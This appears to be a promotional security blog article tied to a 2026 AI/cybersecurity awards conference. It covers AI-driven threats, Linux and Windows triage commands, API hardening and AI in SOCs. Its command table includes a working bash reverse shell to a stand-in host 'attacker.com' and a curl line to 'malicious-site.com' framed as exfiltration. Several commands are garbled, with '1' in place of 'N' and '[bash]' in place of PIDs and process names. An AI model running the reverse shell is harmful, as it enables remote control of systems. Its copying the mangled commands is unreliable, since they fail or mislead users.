Listen to this Post
Introduction:

The 2026 cybersecurity landscape is defined by a fundamental power shift: AI has evolved from a development aid into a live attack operator, with adversaries now operating at machine speed. As the industry gathers to recognize leaders like Sarath Mohan at the Empowering CXOs – AI / Cyber Security Conference & Awards 2026, the distinction between acknowledgment and action has never been clearer. This article explores the critical AI-driven threats facing enterprises in 2026 and provides a technical roadmap for building resilient, AI-powered defenses.
Learning Objectives:
- Understand the current AI threat landscape, including autonomous agent hijacking and AI-generated malware.
- Master essential Linux and Windows commands for security monitoring and incident response.
- Implement API security best practices and cloud hardening techniques for modern infrastructures.
- Learn how to integrate AI into Security Operations Centers (SOCs) for proactive threat hunting.
You Should Know:
- The 2026 Threat Landscape: AI as Both Weapon and Shield
The statistics are stark. According to the Global Cybersecurity Outlook 2026, 87% of respondents identified AI-related vulnerabilities as the fastest-growing cyber risk. AI incidents have surged by 67%, and high-risk prompts have doubled, with organizations now using an average of 10 AI applications monthly, many without official approval. This unmanaged use of AI in cloud environments creates a massive attack surface.
The threat is not just theoretical. AI now builds deployment-ready malware and attack suites, enabling adversaries to scale and personalize their attacks with unprecedented efficiency. Furthermore, non-human identities (NHIs) now outnumber human identities 144-to-1 in many enterprises, making NHI governance one of the fastest-growing security categories. This reality demands a fundamental reassessment of security program assumptions rather than incremental tooling updates.
To combat these threats, defenders must leverage AI-powered tools. This includes unified security management, predictive threat modeling, strict machine identity controls, and machine-speed response playbooks. The shift toward partially autonomous Security Operations Centers (SOCs) is already underway, with AI-driven threat hunting and automated alert triage becoming standard practices.
- Essential Linux Commands for Security Monitoring and Incident Response
In the face of AI-driven attacks, mastery of foundational system commands remains critical. These commands allow security professionals to detect anomalies, investigate incidents, and understand attacker behavior. The following tables list essential commands for both Linux and Windows environments.
Linux Commands for Security Analysis
| Command | Description | Example Use Case |
| : | : | : |
| `ps aux` | Lists all running processes with detailed information. | Identify unauthorized or suspicious processes. |
| `netstat -tulpn` | Displays active network connections and listening ports. | Detect backdoors or unusual outbound connections. |
| `ss -tulpn` | A modern replacement for netstat, showing socket statistics. | Investigate listening services and active connections. |
| `lsof -i` | Lists open files and network connections. | Identify which processes are using specific ports. |
| `systemctl list-units –type=service` | Lists all active system services. | Check for unauthorized or disabled services. |
| `crontab -l` | Displays scheduled tasks for the current user. | Look for malicious persistence mechanisms. |
| `find / -perm -4000 2>/dev/null` | Finds files with the SUID bit set, which can be a privilege escalation vector. | Audit for misconfigured SUID binaries. |
| `grep -r “pattern” /var/log/` | Searches recursively through log files for a specific pattern. | Hunt for indicators of compromise (IoCs) in logs. |
| `curl -s http://malicious-site.com` | Transfers data from or to a server. Often used in living-off-the-land attacks. | Investigate potential data exfiltration or C2 communication. |
| `bash -i >& /dev/tcp/attacker.com/4444 0>&1` | A reverse shell command (used maliciously). | Understand attack techniques to better defend against them. |
Windows Commands for Security Analysis (PowerShell & CMD)
| Command | Description | Example Use Case |
| : | : | : |
| `Get-Process` | Lists all running processes. | Identify unknown or suspicious processes. |
| `Get-Service` | Lists all services on the system. | Check for rogue services. |
| `netstat -ano` | Displays active connections with associated process IDs (PIDs). | Investigate network connections and map them to processes. |
| `Get-1etTCPConnection` | PowerShell cmdlet to show active TCP connections. | A more detailed view of network connections. |
| `schtasks /query /fo LIST /v` | Lists all scheduled tasks with verbose output. | Look for persistence mechanisms. |
| `Get-ScheduledTask` | PowerShell cmdlet to list scheduled tasks. | Modern alternative to schtasks. |
| `tasklist /svc` | Lists processes and the services they are hosting. | Identify processes and their associated services. |
| `Get-WinEvent -LogName Security` | Retrieves events from the Security log. | Investigate logon attempts, privilege use, and other security events. |
| `whoami /priv` | Displays the security privileges of the current user. | Understand the current user’s permissions for privilege escalation checks. |
| `wmic process list brief` | A legacy command to get a brief list of processes. | Quick overview of running processes. |
Step-by-Step Guide: Using Commands for Incident Triage
- Establish a Baseline: On a known-clean system, run `ps aux` (Linux) or `Get-Process` (Windows) and save the output. This gives you a baseline of normal processes.
- Initial Triage: When an alert is triggered, immediately run `netstat -tulpn` (Linux) or `netstat -ano` (Windows) to see all active network connections. Look for connections to unfamiliar IP addresses or unusual ports.
- Process Investigation: Use `ps aux | grep [bash]` (Linux) or `Get-Process -1ame [bash]` (Windows) to get details on a potentially malicious process.
- Check for Persistence: Run `crontab -l` (Linux) or `schtasks /query` (Windows) to see if an attacker has set up a scheduled task or cron job to maintain access.
- Log Analysis: Use `grep` (Linux) or `Get-WinEvent` (Windows) to search for specific event IDs or patterns associated with the attack.
- Containment: If a malicious process is confirmed, use `kill -9 [bash]` (Linux) or `Stop-Process -ID [bash]` (Windows) to terminate it. Then, investigate the root cause to prevent reinfection.
-
Hardening Cloud and API Security: A 2026 Checklist
With the proliferation of AI agents and cloud-1ative applications, API security is paramount. APIs are the backbone of modern digital ecosystems, and their compromise can lead to massive data breaches. The following checklist, derived from NIST guidelines and industry best practices, provides a technical roadmap for securing APIs in 2026.
API Security Hardening Checklist
1. Design and Architecture (Security by Design):
- Implement a zero-trust architecture for all API interactions.
- Apply the principle of least privilege for all API consumers.
- Design APIs with security in mind from the start, not as an afterthought.
2. Authentication and Identity Management:
- Enforce strong, multi-factor authentication (MFA) for all API access.
- Use modern, standards-based protocols like OAuth 2.0 and OpenID Connect (OIDC).
- Implement robust API key management with rotation policies.
3. Authorization and Access Control:
- Implement fine-grained access control (e.g., Attribute-Based Access Control – ABAC).
- Actively prevent Broken Object Level Authorization (BOLA), the number one risk on the OWASP API Security Top 10.
- Validate all user inputs to prevent injection attacks.
4. Continuous Discovery and Inventory:
- Conduct regular API discovery scans to identify all active endpoints, including shadow APIs.
- Maintain a central, up-to-date inventory of all APIs with clear ownership.
5. Runtime Protection:
- Implement rate limiting and throttling to prevent abuse and denial-of-service (DoS) attacks.
- Enforce strict schema validation for all API requests and responses.
- Encrypt traffic in every direction using TLS 1.3.
6. Monitoring and Observability:
- Log all API requests and responses for auditing and forensic analysis.
- Implement real-time monitoring and alerting for anomalous API behavior.
- Include APIs in regular security checks and penetration tests.
Step-by-Step Guide: Hardening an API Gateway
- Review Default Configurations: Change all default passwords and disable unnecessary features on your API gateway.
- Enable Mutual TLS (mTLS): Require both the client and server to authenticate using certificates, ensuring a highly secure, two-way trust relationship.
- Configure Rate Limiting: Define and enforce strict rate limits based on API consumer (e.g., per user, per IP address) to mitigate brute-force and DoS attacks.
- Implement a Web Application Firewall (WAF): Deploy a WAF in front of your API gateway to filter out malicious traffic, such as SQL injection and cross-site scripting (XSS) attempts.
- Set Up Comprehensive Logging: Configure your gateway to log all requests, including headers, payloads, and response codes. Ensure logs are sent to a centralized SIEM for analysis.
- Regularly Update and Patch: Keep your API gateway software up-to-date with the latest security patches to protect against known vulnerabilities.
-
Integrating AI into the Security Operations Center (SOC)
The transition to AI-powered defense is no longer optional. The goal is to move from fully manual SOC operations to partially autonomous ones, where AI augments human analysts. This involves several key steps.
Step-by-Step Guide: Building an AI-Augmented SOC
- Data Aggregation and Normalization: Consolidate logs and telemetry from all sources (endpoints, networks, cloud, applications) into a central data lake.
- Implement AI-Powered Threat Intelligence: Integrate threat intelligence feeds that use AI to correlate and prioritize threats, providing context for your SOC analysts.
- Deploy AI-Driven Threat Hunting: Use AI/ML models to continuously hunt for known and unknown threats by identifying anomalies and patterns that would be missed by rule-based systems.
- Automate Alert Triage: Use AI to automatically triage alerts, filtering out false positives and prioritizing critical incidents. This allows human analysts to focus on the most severe threats.
- Develop Machine-Speed Response Playbooks: Create automated playbooks that can respond to common incidents (e.g., isolating an infected endpoint, blocking a malicious IP) at machine speed, without human intervention.
- Continuous Training and Validation: Regularly train your AI models on new data and validate their performance to ensure they remain effective against evolving threats.
5. Training and Certification for the AI Era
The skills gap in AI security is a critical challenge. To address this, professionals must pursue targeted training. In 2026, a range of courses are available, from foundational introductions to advanced certifications.
- Foundational Courses: For beginners, courses like “AI meets Cybersecurity: Fundamentals” (IS-929) cover key concepts in both AI and cybersecurity. The CISA course “Artificial Intelligence (AI) for Cybersecurity” is also an excellent starting point.
- Intermediate Courses: The SANS Institute offers specialized AI security training with hands-on labs. The “SEC390 Artificial Intelligence and Machine Learning for Cybersecurity Operations” course is designed for professionals looking to apply AI in a SOC environment.
- Advanced Certifications: For those seeking to become experts, the “Certified AI Security Professional (CAISP)” course offers an in-depth exploration of AI supply chain risks, secure development techniques, and robust AI model deployment. The ISC2 also offers affordable AI Express courses for continuing education.
What Undercode Say:
- Key Takeaway 1: The AI threat landscape has fundamentally changed. Adversaries are now using AI to build and deploy malware at machine speed, and autonomous agent hijacking is a rising concern. This requires a proactive, AI-powered defense strategy, not just incremental improvements.
- Key Takeaway 2: Technical proficiency in foundational security tools (Linux/Windows commands) and modern cloud/API security practices is non-1egotiable. These skills form the bedrock upon which AI defenses are built. Professionals must embrace continuous learning through certifications and hands-on practice to stay ahead.
Analysis: The recognition of leaders like Sarath Mohan at the Empowering CXOs 2026 awards highlights the industry’s acknowledgment of these challenges. However, awards alone do not secure an enterprise. The true test of leadership is in building and implementing resilient security frameworks. The data is clear: organizations that fail to adopt AI-powered defenses and harden their cloud and API environments will be increasingly vulnerable to AI-1ative adversaries. The future of cybersecurity lies in the symbiotic relationship between human expertise and artificial intelligence.
Prediction:
- -1: The window for organizations to adopt AI-powered defenses is closing rapidly. Those that delay will face a surge in successful AI-driven attacks, including data leaks from generative AI and autonomous agent hijacking, leading to significant financial and reputational damage.
- +1: The rise of AI will also empower defenders, leading to the wide-scale, enterprise adoption of a new, non-1egotiable category of AI governance tools. This will create a more resilient security posture for organizations that invest wisely, potentially reducing breach response times by up to 90% through automated playbooks.
- +1: The skills gap in AI security will drive a boom in training and certification, creating a new generation of highly skilled professionals. This will lead to more effective and efficient SOCs, where human analysts are augmented by AI, not replaced by it.
- -1: The increasing number of non-human identities (NHIs) will become a primary attack vector. Organizations without robust NHI governance will experience more frequent and severe data breaches, as attackers exploit these over-privileged machine identities.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Empoweringcxos2026 Cxocywayz – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


